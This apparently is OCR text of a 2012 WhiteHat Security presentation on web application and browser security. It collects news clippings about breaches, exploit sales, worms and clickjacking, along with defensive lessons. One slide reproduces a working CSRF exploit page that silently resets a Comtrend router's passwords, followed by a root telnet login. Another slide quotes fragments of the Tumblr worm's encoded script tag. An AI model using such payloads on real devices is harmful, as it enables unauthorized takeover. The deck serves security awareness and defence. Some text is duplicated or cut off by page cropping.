
Figure 4. Size of Application Portfolio

WhiteHat SECURITY

threat post

Wednesday, December 19th, 2012

Google™ Custom Sea [Search]

The Kaspersky Lab Security News Service

Home › Microsoft ›

April 26, 2012, 1:37PM

Hotmail Password Reset Bug Exploited in Wild

by Brian Donohue

Sha

Hotmail is the world's largest web-based email service provider, touting some 364 million users. The flaw would also allow an attacker to bypass MSN Hotmail's token-based login protection. According to the Vulnerability Laboratory report, the token protection only checks if input values are empty before blocking or closing the web session. Mejri managed to bypass that feature by entering a string of characters, in this case, '+++)-.'

Editor's Pick

"On Friday, we addressed an incident with password reset functionality; there is no action for customers, as they are protected," a

http://threatpost.com/en_us/blogs/hotmail-password-reset-bug-exploited-wild-042612

WhiteHat SECURITY

ZDNet

MUST READ: *Google Apps ups Quickoffice integration, eyes Window*

Topic: Security   Follow via:

Nike hacker steals over $80,000

Summary: *Brad Stephenson went on a five-month shopping spree after he found a loophole in one of Nike's website. When the Secret Service caught up with him, he had stolen $81,419.58 in Nike merchandise.*

Stephenson found out Nike credited the accounts so athletes could order merchandise without charge. After learning how the system worked from professional athletes he knew, the former baseball player gained access to the Nike elite-athlete accounts and ordered merchandise from Nike by listing himself as a guest of the account holders.

Last year, 25-year-old Brad Stephenson found a ... Nike's websites and decided to take advantage. Over the span of five months, he used accounts meant for professional athletes to steal Nike merchandise worth over $80,000.

A federal indictment explains the events that followed:

Case agents with the United States Secret Service and United States Postal Inspection Service received information from a

http://www.zdnet.com/nike-hacker-steals-over-80000-7000001177/

≡ **npr** planet money

jobs

Episode 392: Keeping The Biggest Secret In The U.S. Economy

August 03, 2012   6:21 PM

▶ Listen to the Episode

16 min 34 sec

Jeremiah Grossman
@jeremiahg

🐦 Follow

"Keeping The Biggest Secret In The US Economy" n.pr/S5xbv9 <reveals an amazing story about BizLogic & Forced Browsing vulns.

↩ Reply   ⇄ Retweet   ★ Favorite

WhiteHat SECURITY

GADGET LAB miscellaneous

How Apple and Amazon Security Flaws Led to My Epic Hacking

BY MAT HONAN 08.06.12   8:01 PM

But what happened to me exposes vital security flaws in several customer service systems, most notably Apple's and Amazon's. Apple tech support gave the hackers access to my iCloud account. Amazon tech support gave them the ability to see a piece of information — a partial credit card number — that Apple used to release information. In short, the very four digits that Amazon considers unimportant enough to display in the clear on the web are precisely the same ones that Apple considers secure enough to perform identity verification. The disconnect exposes flaws in data management policies endemic to the entire technology industry, and points to a looming nightmare as we enter the era of cloud computing and connected devices.

Hack Chain

amazon

iCloud

Gmail
by Google

twitter

WhiteHat
SECURITY

Website Security
Lesson #1:

In the era of "The Cloud," password(s) <u>WILL BE</u> compromised.

- **One site one password**: Select a unique and hard to guess "pass phrase" for each important website account.

- **Store passwords "securely"**: Use third-party password managers such as LastPass or 1Password, or optionally write down the passwords, or hints, on a piece of paper.

- **Security questions, are passwords**: Treat them accordingly.

WhiteHat SECURITY

Website Security

Lesson #2:

The number and severity of Web breaches are likely to continue, if not increase in 2013.

1) **Find your websites, all of them:** Prioritize by importance <u>to the business</u>.

2) **You must be this tall to ride this ride:** Determine how secure a website must be, relative to the adversaries skills.

3) **Hack Yourself First:** Measure current security posture, as seen by the adversary, and perform vulnerability gap analysis. <u>Must have the right-to-test over third-party vendors.</u>

4) **Software security best-practices, phooey:** Identify where <u>your</u> website security program is failing. Get strategic. Increase the cost to the attacker.

5) **Consider implementing CSP, HSTS, and SSL-only**: Lots of "free" security technology is available.

Website Security
Lesson #3:

One vulnerability is all it takes to get hacked, user accounts taken over, or data compromised.

- **Disclosure Policies and Bug Bounty Program**: People will test the security of your website(s) whether you want them to or not. The question is, do you want to receive any of the information about what they uncover ahead of time?

Website Security

Lesson #4:

Everyone gets hacked -- eventually.

- **Detection and Responsiveness**: Invest in security products and programs that enable you to be the first to notice an intrusion, rather than the last.

Richard Bejtlich
@taosecurity

Follow

@jeremiahg Q: What happens when you try to prevent an attack by professionals? A: You lose. So, fast detection & response is best refuge.

Reply Retweet Favorite

Richard Bejtlich
@taosecurity

Follow

It's insane that many orgs are required to regularly check for vulnerabilities, but they are not required to check for live intrusions.

Reply Retweet Favorite

WhiteHat
SECURITY

Website Security

Lesson #5:

Align security budgets with how the business invests in IT.

Applications

Host

Network

IT

IT Security

1

2

3

3

2

1

WhiteHat SECURITY

Is Application Security the Glaring Hole in Your Defense?

Organizations on average spend one-tenth as much on application security as they do on network security, even though SQL injection attacks are the highest root cause of data breaches. Experts say educating developers in writing secure code is the answer.

Organizations on average spend one-tenth as much on application security as they do on network security, even though SQL injection attacks are the highest root cause of data breaches. Experts say educating developers in writing secure code is the answer.

glaring hole in their defenses: their applications.

A recent study of more than 800 IT security and development professionals reports that most organizations don't prioritize application security as a discipline, despite the fact that SQL injection attacks are the highest root cause of data breaches. The second-highest root cause is exploited vulnerable code in Web 2.0/social media applications.

Sixty-eight percent of developers' organizations and 47 percent of security practitioners' organizations suffered one or more data breaches in the past 24 months due to hacked or compromised applications. A further 19 percent of security practitioners and 16 percent of developers were uncertain if their organization had suffered a data breach due to a

WhiteHat SECURITY

Browser Security

Front door to the cloud

The 2 Types of Browser Attacks

1) Attacks designed to escape the browser walls and infect the operating system with malware. (a.k.a. Drive-by-Downloads)

Security: Sandboxing, silent and automatic updates, increased software security, anti-phishing & anti-malware warnings, etc. [Enabled by default]

2) Attacks that remain within the browser walls and compromise cloud-based data. XSS, CSRF, Clickjacking, etc.

Security: SECURE Cookies, httpOnly, X-Frame-Options, Strict-Transport-Security, X-Content-Type-Options, Content Security Policy, EV-SSL, etc. [Opt-In by website, users can't protect themselves]

WhiteHat SECURITY

Seen in the wild...

Zero-Days

Reported Attack Site!

This web site at www.   has been reported as an attack site and has been blocked based on your security preferences.

Attack sites try to install programs that steal private information, use your computer to attack others, or damage your system.

Some attack sites intentionally distribute harmful software, but many are compromised without the knowledge or permission of their owners.

Get me out of here!   Why was this site blocked?

Ignore this warning

Leverage by Malvertising & Drive-by-Downloads

WhiteHat
SECURITY

Seen in the wild...

Zero-Days

Leverage by Malvertising & Drive-by-Downloads

Seen in the wild...

Zero-Days

KrebsonSecurity
In-depth security news and investigation

ABOUT THI...

Java Zero-Day Exploit on Sale for 'Five Digits'

Miscreants in the cyber underground are selling an exploit for a previously undocumented security hole in Oracle's **Java** software that attackers can use to remotely seize control over systems running the program, KrebsOnSecurity has learned.

The flaw, currently being sold by an established member of an invite-only Underweb forum, targets an unpatched vulnerability in **Java JRE 7 Update 9**, the most recent version of Java (the seller says this flaw *does not* exist in Java 6 or earlier versions).

According to the vendor, the weakness resides within the Java class "MidiDevice.Info," a component of Java that handles audio input and output. "Code execution is very reliable, worked on all 7 version I tested with **Firefox** and **MSIE** on **Windows 7**," the seller explained in a sales thread on his exploit. It is not clear whether **Chrome** also is affected. "I will only sell this ONE TIME and I leave no guarantee that it will not be patched so use it quickly."

Reported Attack Site!

COMPUTERWORLD

White Papers   Webcasts   Newsletters   Solu

| Topics ▾ | News | In Depth | Reviews | Blogs ▾ | Opinion | Shar |

Security   Application Security | Cybercrime and Hacking | Cyberwarfare | Data Securit

Malware and Vulnerabilities | Mobile Security   Privacy

Home > Security > Malware and Vulnerabilities

News

Adobe patches new Flash zero-day bug with emergency update

In-the-wild attacks target Windows' Internet Explorer, says company

By Gregg Keizer

May 4, 2012 02:19 PM ET

+ Briefcase   More

Computerworld - Adobe today warned that hackers are exploiting a critical vulnerability in its popular Flash Player program, and issued an emergency update to patch the bug.

Every day phishing scams

Warning: Suspected phishing site

The website you are visiting has been reported as a "phishing" website. These websites are designed to trick you into disclosing personal or financial information, usually by creating a copy of a legitimate website, such as a bank.

Learn more about phishing scams
Report an error

Ignore warning   Close page

Online user tracking

Socially engineered malware

freevideo.exe is not commonly downloaded and could harm your computer.

Delete   Actions   View downloads

…staying within the browser walls…

Cross-Site Scripting (XSS), Cross-Site Request Forgery, and Clickjacking.

WhiteHat SECURITY

ars technica

RISK ASSESSMENT / SECURITY & HACKTIVISM

How a browser worm slithered across a huge number of Tumblr accounts

Self-replicating attack forces site accounts to post trolls' offensive screed.

by Dan Goodin - Dec 3 2012, 12:20pm PST

HACKING   THE WEB   12

```
<div class="realpost"><div>
<script src=
"data:text/plain;base64,dmFyIGZyYW1la2lsbGVyIDOgdHJlTsN
```

According to researchers at antivirus provider Sophos, the GNAA post spread by including malicious code that exploited weaknesses in Tumblr's reblogging feature. A coding tag contained in the post linked to malicious code on another website. The JavaScript exploit, which was included in an iframe tag that pointed to an outside website, used what is known as base-64 encoding. It's a technique that ~~compresses~~ uses printable ASCII characters to represent large chunks of binary data and has the benefit of making it harder to know exactly how a script will behave when executed.

```
<iframe id="rapper" width
"opacity: 0;"></iframe>
<p><img align="left" alt="Our Founder and CEO  Gary
```

WhiteHat SECURITY

KrebsonSecurity
In-depth security news and investigation

Yahoo Email-Stealing Exploit Fetches $700

A zero-day vulnerability in yahoo.com that lets attackers hijack **Yahoo!** email accounts and redirect users to malicious Web sites offers a fascinating glimpse into the underground market for large-scale exploits.

The exploit, being sold for $700 by an Egyptian hacker on an exclusive cybercrime forum, targets a "cross-site scripting" (XSS) weakness in yahoo.com that lets attackers steal cookies from Yahoo! Webmail users. Such a flaw would let attackers send or read email from the victim's account. In a typical XSS attack, an attacker sends a malicious link to an unsuspecting user; if the user clicks the link, the script is executed, and can access cookies, session tokens or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

"I'm selling Yahoo stored xss that steal Yahoo emails cookies and works on ALL browsers," wrote the vendor of this exploit, using the hacker handle 'TheHell.' "And you don't need to bypass IE or Chrome xss filter as it do that itself because it's stored xss. Prices around for such exploit is $1,100 – $1,500, while I offer it here for $700. Will sell only to trusted people cuz I don't want it to be patched soon!"

WhiteHat SECURITY

http://krebsonsecurity.com/2012/11/yahoo-email-stealing-exploit-fetches-700/

ZDNet

White Papers   Hot Topics   Downloads   Reviews   Newsletters

Cloud   Networkin

Adobe has acknowledged reports that the cross-site scripting flaw "is being exploited in the wild in active targeted attacks designed to trick the user into clicking on a malicious link delivered in an e-mail message (Internet Explorer on Windows only).

Topic: Security

Adobe Flash Player XSS flaw under 'active attack'

Summary: *Adobe ships a Flash Player patch amidst reports that a universal cross-site scripting flaw "is being exploited in the wild in active targeted attacks."*

By Ryan Naraine for Zero Day | February 15, 2012 -- 17:13 GMT (09:13 PST)
Follow @ryanaraine

Comments   9   ☆ Votes   0   more +

Ladies and gentlemen, rev up your Flash Player update engines.

Adobe has shipped a new version of the ubiquitous software to fix at least seven documented security holes affecting Windows, Mac OS X, Linux and Solaris users.

According to Adobe, these vulnerabilities could cause a crash and

http://www.zdnet.com/blog/security/adobe-flash-player-xss-flaw-under-active-attack/10344

Cybercriminals Hijack 4.5 Million ADLS Modems in Brazil to Serve Malware

SHARE: Like 8 Send Tweet

Adjust text size: − +

Present at this year's Virus Bulletin conference, Kaspersky Labs researcher Fabio Assolini revealed that cybercriminals leveraged a vulnerability in the Broadcom chips of some ADSL modems to hijack browsing sessions and trick users into installing malware.

The security hole allows an attacker to perform a cross-site request forgery (CSRF) in the administration panel of the device to capture the access password. Once they obtained the access password, altered the modem's DNS settings to make sure that ~~~~~ would be served mali~~~~~

The security hole allows an attacker to perform a cross-site request forgery (CSRF) in the administration panel of the device to capture the access password. Once they obtained the password, the crooks altered the modem's DNS settings to make sure that when users wanted to visit certain websites, they would be served malicious files.

redirect internauts to one of 40 malicious DNS

The malicious websites and apps pushed by ~~~~~ sensitive information, which they utilized to n~~~~~

For instance, one of the perpetrators told the ~~~~~ spend on trips to Rio de Janeiro.

```
[CUT EXPLOIT HERE]                          ## CSRF For Change All passwords
<html>
<head></head>
<title>COMTREND ADSL Router BTC(VivaCom) CT-5367 C01_R12 Change All passwords</title>
<body onLoad=javascript:document.form.submit()>
<form action="http://192.168.1.1/password.cgi"; method="POST" name="form">
<!-- Change default system Passwords to "shpek" without authentication and verification -->
<input type="hidden" name="sptPassword" value="shpek">
<input type="hidden" name="usrPassword" value="shpek">
<input type="hidden" name="sysPassword" value="shpek">
</form>
</body>
</html>
[CUT EXPLOIT HERE]


root@linux:~# telnet 192.168.1.1

ADSL Router Model CT-5367 Sw.Ver. C01_R12
Login: root
Password:
## BINGOO !! Godlike =))
> ?
```

nakedsecurity

Award-winning news, opinion, advice and research from **SOPHOS**

However, clicking at any point of the page publishes the same message (via an invisible iFrame) to their own Facebook page, in a similar fashion to the "Fbhole" worm we saw earlier this month.

Facebook users

Join our daily newsletter - we're giving away a limited edition t-shirt to one new subscriber every day until Jan 1.

you@example.com   Do it!

Don't show me this again   X

by Graham Cluley on May 31, 2010 | Comments Off

FILED UNDER: Clickjacking, Facebook, Malware, Social networks, Spam

Hundreds of thousands of Facebook users have fallen for a social-engineering trick which allowed a clickjacking worm to spread quickly over Facebook this holiday weekend.

Affected profiles can be identified by seeing that the Facebook user has apparently "liked" a link:

likes LOL This girl gets OWNED after a POLICE OFFICER reads her STATUS MESSAGE.

WhiteHat SECURITY

ClickJack.net

Custom ClickJacking Scripts

Facebook ClickJack Script

Contact us

MSN : sales@clickjack.net

Facebook LIKE Button ClickJacking $19

Make your site go Viral on Facebook

Demo

- *Click Jack visitors to a page with a Facebook LIKE*
- *Make your site go Viral on Facebook with your sites natural traffic*
- *Simple to install, just copy and paste code into your html/php*

Buy Now

VISA VISA DIRECT Debit

WhiteHat SECURITY

The Web Won't Be Safe or Secure Until We Break It

"Unless you've taken very particular precautions, assume every website you visit knows exactly who you are, where you're from, etc."

THE INTERNET   PRIVACY
